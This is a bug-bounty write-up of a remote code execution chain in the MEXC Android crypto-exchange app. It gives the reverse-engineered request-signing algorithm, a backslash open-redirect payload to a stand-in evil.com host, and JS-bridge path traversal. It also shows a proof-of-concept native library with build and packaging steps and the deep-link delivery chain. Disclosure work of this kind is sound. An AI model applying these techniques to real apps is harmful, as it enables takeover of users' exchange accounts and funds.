
RCE in mexc Android app via Bypass URL validation to access the WebView, JS-Bridge with Path Traversal leads to Native-Library Cache Overwrite.
> **TL;DR:** I chained a JavaScript bridge path traversal with an unvalidated native library cache in the MEXC Exchange Android app to achieve remote code execution inside the app's process — no root, no app debugging, no user interaction beyond opening a link. The anti-fraud SDK designed to protect the exchange became the vehicle for compromising it.
---
## It Started With a WebView
MEXC is one of the world's largest cryptocurrency exchanges. I started looking at it the way I start most Android targets: by pulling the APK, throwing it into JADX, and tracing the attack surface.
The app uses WebViews extensively, and my first instinct was to test the deep link / URL scheme handling. If the scheme isn't validated, you can sometimes inject JavaScript via `javascript://whitelist.com/%0a{JS_HERE}` and steal the user's token right there.
But MEXC validates the scheme. Dead end.
---
## The Hunt for a Redirect — Four Days Down the Rabbit Hole
When scheme-level injection doesn't work, the next play is finding an **open redirect** on one of the whitelisted domains. If the app trusts `*.mexc.com` and one of those subdomains has a redirect, you can bounce traffic to your own page while staying within the trust boundary.
### Branch.io — Dead End #1
My first attempt was Branch.io. MEXC uses their SDK for deep links, and Branch domains are often whitelisted. I searched through the decompiled code for Branch API keys and tried the usual tricks — crafting Branch links that redirect to external URLs. Nothing. The Branch integration was locked down.
### The Short Link Generator
Then I found MEXC's share link feature. The app generates short links through an internal API:
```
POST https://www.mexc.com/api/mxc-operate-middle-platform/api/activity/share-short-urls/generate
```
It accepts a `url` parameter and returns a `s.mexc.com/share/<code>` short link that 301-redirects to whatever URL was submitted. But of course, the server validates that the URL belongs to a whitelisted host. You can't just submit `https://evil.com` — it rejects it.
### Reverse-Engineering the X-Mxc-Sign Header
Before I could even test the endpoint properly, I had to deal with the request signing. Every API call to MEXC requires an `X-Mxc-Sign` header, and without it, the server rejects the request outright.
This took me about **four days** of staring at obfuscated JavaScript. The signing algorithm works like this:
```python
# X-Mxc-Sign algorithm (reverse-engineered from MEXC's web client)
nonce = current_timestamp_ms + server_offset
token = u_id_cookie_value # empty string if logged out
inner = md5(token + nonce)[7:] # md5 hex, drop first 7 chars
content = sorted_urlencoded(body) # sorted-key, x-www-form-urlencoded
sign = md5(nonce + content + inner)
```
The `content` is the POST body serialized as a sorted-key, URL-encoded query string — the same format JavaScript's `URLSearchParams` produces, but with sorted keys. The `inner` hash is an MD5 of the token concatenated with the nonce, with the first 7 characters dropped. Then the final signature is another MD5 of the nonce, content, and inner hash concatenated.
### still can't get redirect
Now I could sign requests. But the server still validated that the URL pointed to a whitelisted host. Time to look for a parser differential.
The key insight was a **backslash parser mismatch** between the server's URL parser and browsers. Consider this URL:
```
https://evil.com\@www.mexc.com
```
The server's URL parser treats `\` literally. It sees `www.mexc.com` as the host (since `@` separates userinfo from host). The URL passes the whitelist check. But when a browser receives this URL in a 301 Location header, it normalizes `\` to `/` per the WHATWG URL spec. The browser interprets the URL as:
```
https://evil.com/@www.mexc.com
```
Now `evil.com` is the host, and `/@www.mexc.com` is the path. The victim lands on the attacker's server.
### Confirmed Redirect
I minted a short link with this payload and verified the full redirect chain:
```
GET https://s.mexc.com/share/r9Lt4Y7CqJ
→ 301 Location: https://evil.com\@www.mexc.com
→ Browser normalizes: https://evil.com/@www.mexc.com
→ Victim lands on attacker's page
```
Now I had an open redirect on `s.mexc.com` — a whitelisted MEXC domain. But there was still a problem.
---
## The Domain Check — and why it didn't matter
Even with the redirect in hand, the app's **main** JavaScript interfaces were still protected.
I traced the code in JADX. The primary JS bridge (`qh.o`) gates every method call through a domain check. Here's the critical path in method `b0`:
```java
// qh.o.b0() — the JS bridge call dispatcher
if (this.f149800a.get() == null
|| (url = this.f149800a.get().getUrl()) == null
|| o0(str)
|| !this.f149801b.contains(str)
|| !u(url)) { // ← domain check happens here
return;
}
```
And the domain check itself:
```java
// qh.o.u() — returns true only for whitelisted domains
public final boolean u(String url) {
if (this.f149809j) return true; // ignoreDomainCheck flag
return DomainCheckUtils.e(url); // ← whitelist check
}
```
`DomainCheckUtils.e()` validates the URL's host against a server-provided whitelist (`getDomainWhiteList()`). Even my redirect can't defeat this — the loaded page's URL still points to my attacker domain, and the bridge checks the page URL, not the original redirect source.
The trading bridge, the account bridge, the authentication bridge — all of them are protected by this check. I couldn't call any of the sensitive methods.
All of them... except one.
---
## The Unprotected Bridge: `AndroidLocalJsBridge`
Digging through `BaseWebActivity`, I found the WebView setup code. There are two distinct JavaScript interfaces registered:
1. **`qh.o`** — The main bridge, registered via `view.addJavascriptInterface(this, JsConfig.f68623a)` inside `K0()`, with domain checks on every call
2. **`jh.a`** — The blob download bridge, registered as `"AndroidLocalJsBridge"`, with **no domain check whatsoever**
Here's the static setup method `la()` in `BaseWebActivity`:

The bridge is registered unconditionally — no host check, no origin validation, no configuration flag. Any page loaded in the WebView can call it. The `qh.o` bridge's carefully implemented domain checking never touches `AndroidLocalJsBridge` because they are **completely separate** `addJavascriptInterface` registrations.
`AndroidLocalJsBridge` maps to `jh.a` — a class with a `@JavascriptInterface` method that **writes files to disk**:

The "MIME check" is a `.contains()` on **caller-controlled input**. If your base64 data URL includes the string `application/vnd.ms-excel`, it passes. The decoded bytes are never validated against any actual format.
---
## The Path Traversal
The filename is extracted from `blobUrl` using a regex — with zero sanitization:
```java
// jh.a.c() — filename extraction
Matcher matcher = Pattern.compile("#filename=(.+)$").matcher(blobURL);
if (matcher.find()) return matcher.group(1);
```
And written straight to the Downloads directory:
```java
File file = new File(
Environment.getExternalStoragePublicDirectory(
Environment.DIRECTORY_DOWNLOADS),
fileName // ← attacker-controlled, no sanitization
);
```
No `getCanonicalPath()`. No rejection of `/` or `..`. No allowlist.
I tested it with a deep link delivery. I fired the payload through MEXC's deep link handler:
```
mexc://page/web?url=https://s.mexc.com/share/{share-code}
```
The deep link opens the WebView → the short link redirects to my page → my JavaScript calls the bridge → the file lands exactly where the path traversal points.
At this point I had an **arbitrary file write** inside the app's private storage. The question was: what do I overwrite to get code execution?
---
## Looking for a Target
I checked `shared_prefs/` first — looking for API base URLs I could redirect using the `.bak` restore trick. I found the API URL stored in preferences, but overwriting it alone wouldn't give me code execution.
Then, while browsing the directory structure, I noticed something unusual:
```
/data/data/com.mexcpro.client/code_cache/lib_risk_m2_arm64-v8a/
```
Inside it, two `.so` files:
```
-rw------- u0_a258 u0_a258_cache 117488 libDXRisk-v7_7_0r_807fd41a_5f7a79f1.so
-rw------- u0_a258 u0_a258_cache 1017112 libDXRiskComm-v7_7_0r_807fd41a_dfeb9e1f.so
```
Native libraries in `code_cache`? Not in `/data/app/` where they're supposed to be?
---
## Understanding the Loader
Searching through JADX for `System.load` in the `com.dx` package led me to `com.dx.mobile.risk.a.a` — the DXRisk SDK's custom native library loader:

The `System.load` call takes a format string — but DXRisk encrypts all its string literals at build time. What JADX actually shows is:
```java
System.load(String.format(
com.dx.mobile.risk.a.xd7dc5247.com.security.shell._sre_.b.a(
dbcecac7_f5db_458d_9e52_6f48575667b5, 5).toString(),
file.getAbsolutePath(), str));
```
The format string is buried inside DXRisk's own string decryption routine. Two arguments — `file.getAbsolutePath()` and `str` (the library name) — get formatted into whatever that encrypted string decrypts to. To figure out the actual value, I had to look at what `System.load` receives at runtime. Watching logcat during a normal app launch, the resolved path looked like:
```
/data/data/com.mexcpro.client/code_cache/lib_risk_m2_arm64-v8a/
libDXRisk-v7_7_0r_807fd41a_5f7a79f1.so!/lib/arm64-v8a/libDXRisk-v7_7_0r_807fd41a.so
```
in this time my head was like cairo how's the .so file has a .so file
Is this a packing like advanced RASP Solution ? and if it's the packing not like this, Is this new era of hiding the files inside the binary OMG I need to play some of reverse engnirreng CTFs
### return back to the code again
But how does the file end up in `code_cache` in the first place?
The app's `AndroidManifest.xml` has `android:extractNativeLibs="false"`, which means `.so` files stay inside `base.apk` and are loaded via the `base.apk!/lib/...` syntax. But the DXRisk loader has a check that **rejects** this exact syntax:
```java
String strFindLibrary = baseDexClassLoader.findLibrary(str);
if (!strFindLibrary.contains("!/")) {
}
```
Since `findLibrary()` returns `base.apk!/lib/...` (which contains `!/`), (this '!' has the key but i don't know that in this time) the loader rejects it and falls through to its own extraction logic. It pulls the library from inside the APK, wraps it in a new ZIP container, and writes it to `code_cache/`.
On every subsequent app launch, it checks: does the cached file exist?
```java
if (file.exists()) {
return file; // returns it without any interity check
}
```
**no hash. no signature. no CRC comparison. no size validation. just `file.exists()`.**
---
## how the `.so` inside a `.so` !!!
I pulled the cached file to examine it on my machine. The moment I opened it in Ghidra, this dialog popped up:

> **"The file libDXRisk-v7_7_0r_807fd41a_5f7a79f1.so seems to have nested files in it."**
I hit "File System" to browse inside, and there it was:

```
libDXRisk-v7_7_0r_807fd41a_5f7a79f1.so (outer file — ZIP archive!)
└── lib/
└── arm64-v8a/
└── libDXRisk-v7_7_0r_807fd41a.so (inner file — actual ELF)
```
The `.so` file is **not an ELF binary at all**. It's a **ZIP container** disguised with a `.so` extension. Confirming with `xxd`:
```bash
$ xxd -l 4 libDXRisk-v7_7_0r_807fd41a_5f7a79f1.so
00000000: 504b 0304 PK..
```
`PK\x03\x04` — ZIP magic. Not `\x7fELF`.
This is critical for the exploit: a bare `.so` file placed at this path will NOT be loaded. The linker expects a ZIP and will reject anything without an EOCD (End Of Central Directory) record.
---
## But What About SELinux?
This was the question I kept circling back to. Every Android security person would ask: doesn't SELinux block code execution from `app_data_file` contexts?
I dug into the AOSP `sepolicy` source directly. The answer lies in two distinct SELinux permissions that are easy to confuse:
**`execute`** — Controls whether a process can `mmap()` a file with `PROT_EXEC` set. This is what `dlopen()` needs: the dynamic linker maps the `.text` segment of a shared library with executable permission. The SELinux `file_mmap` hook checks for this permission when the `PROT_EXEC` flag is present.
**`execute_no_trans`** — Controls whether a process can `execve()` a file without transitioning to a different SELinux domain. This is what launching a new process requires.
The current AOSP policy in [`private/untrusted_app_all.te`](https://android.googlesource.com/platform/system/sepolicy/+/refs/heads/main/private/untrusted_app_all.te) reads:
```
allow untrusted_app_all app_data_file:file { r_file_perms execute };
```
Notice: `execute` is **granted**, but `execute_no_trans` is **absent**. The policy explicitly permits `dlopen()` from app-private storage while blocking `execve()`. This is intentional — Google knows apps legitimately load native code from their data directories (Play Feature Delivery, Facebook SoLoader, ReLinker, Flutter deferred components). The commit history even shows Google added `auditallow` rules to track how many apps do this, then removed them when the log volume became impractical — "Lots of big apps are executing files from their home directory."
Proof from the kernel SELinux audit log on my stock Android 12:
```
type=1400 audit(0.0:35938): avc: granted { execute } for
path="/data/data/com.mexcpro.client/code_cache/lib_risk_m2_arm64-v8a/
libDXRiskComm-v7_7_7r_1b824e9f_dfeb9e1f.so"
scontext=u:r:untrusted_app:s0:c242,c256,c512,c768
tcontext=u:object_r:app_data_file:s0:c242,c256,c512,c768
tclass=file
app=com.mexcpro.client
```
**`granted { execute }`** — the kernel allowed it. `dlopen()` from this directory works on stock Android, no root needed.
---
## Crafting the Payload
Now I knew what the target file had to look like: a **ZIP container** (not a bare ELF), with the malicious library at `lib/arm64-v8a/libDXRisk-v7_7_0r_807fd41a.so`, stored uncompressed (`STORED`, not `DEFLATED`) and page-aligned (because bionic `mmap()`s the entry directly — it needs 4096-byte alignment).
### Step 1 — Write the marker library
A minimal C file that proves execution by writing a proof file:
```c
// marker.c
#include <android/log.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
__attribute__((constructor))
void on_load(void) {
__android_log_print(4, "MEXC-POC",
">>> CODE EXECUTION pid=%d uid=%d <<<", getpid(), getuid());
system("id > /sdcard/Android/data/com.mexcpro.client/poc-RCE-confirmed.txt");
}
```
The `__attribute__((constructor))` makes this function execute during `dlopen()` — the linker processes `DT_INIT_ARRAY` entries before returning control to the caller. No function calls needed from Java.
### Step 2 — Compile with NDK (Windows)
```powershell
# Using Android NDK on Windows
$env:NDK\toolchains\llvm\prebuilt\windows-x86_64\bin\aarch64-linux-android24-clang.exe `
-shared -o libDXRisk-v7_7_0r_807fd41a.so marker.c -llog
```
### Step 3 — Package as ZIP container
The replacement file must mirror the exact structure the linker expects:
```powershell
# Create directory structure
mkdir lib\arm64-v8a
copy libDXRisk-v7_7_0r_807fd41a.so lib\arm64-v8a\
# Package with 7-Zip
# Bionic requires the entry to be STORED, not DEFLATED
7z a -tzip -mx=0 payload.zip lib\arm64-v8a\libDXRisk-v7_7_0r_807fd41a.so
```
### Step 4 — Base64 encode
```powershell
# Convert to base64 for delivery through the JS bridge
[Convert]::ToBase64String([IO.File]::ReadAllBytes("payload.zip"))
```
### Step 5 — The Exploit Page
Here's the actual exploit HTML that delivers the payload through the WebView:
```html
```
### Step 6 — Delivery via Deep Link
The full delivery chain:
```
mexc://page/web?url=https://s.mexc.com/share/BOBwG0LNKH
│
▼
s.mexc.com/share/BOBwG0LNKH
→ 301 Location: https://attacker.com\@www.mexc.com
│
▼
Browser normalizes \ → /
→ https://attacker.com/@www.mexc.com
│
▼
Exploit page loads in MEXC's WebView
→ AndroidLocalJsBridge.getBase64FromBlobData(...)
→ ZIP written to code_cache via path traversal
```
### Step 7 — Wait for cold start
The user force-closes the app, or the system kills it, or they restart their phone. On the next launch:
1. DXRisk loader finds the cached file → `file.exists()` →
2. No hash check, no signature check → returns the file
3. `System.load("file!/lib/arm64-v8a/lib<name>.so")` → linker opens ZIP → maps inner ELF
4. `DT_INIT` / `DT_INIT_ARRAY` constructors execute → **attacker code runs as the app's UID**
5. Error handling swallows any anomalies → SDK reports success → app continues normally
---
## The Full Attack Chain
```
┌──────────────────────────────────────────────────────────────┐
│ 1. Victim opens deep link: │
│ mexc://page/web?url=https://s.mexc.com/share/<code> │
├──────────────────────────────────────────────────────────────┤
│ 2. s.mexc.com short link → 301 redirect via backslash bypass │
│ Server sees host=www.mexc.com (whitelisted) │
│ Browser normalizes \ → / → lands on attacker's page │
├──────────────────────────────────────────────────────────────┤
│ 3. Attacker's page calls AndroidLocalJsBridge │
│ .getBase64FromBlobData(zipPayload, traversalPath) │
│ → path traversal writes malicious ZIP to code_cache │
├──────────────────────────────────────────────────────────────┤
│ 4. User cold-starts the app (restart, kill, reboot) │
├──────────────────────────────────────────────────────────────┤
│ 5. DXRisk loader: file.exists()? YES → return it │
│ No hash. No signature. No questions asked. │
├──────────────────────────────────────────────────────────────┤
│ 6. System.load() → linker opens ZIP → maps inner ELF │
│ → DT_INIT constructors fire │
│ → ATTACKER CODE RUNS AS THE APP'S UID │
├──────────────────────────────────────────────────────────────┤
│ 7. SDK error handling swallows everything │
│ → App launches normally, user notices nothing │
└──────────────────────────────────────────────────────────────┘
```
---
## POC Video
---
## Bounty & Acknowledgment
After roughly **one month** of reversing — reading obfuscated code, tracing loader chains, figuring out ZIP container formats, building and testing payloads — I submitted this through MEXC's bug bounty program.

---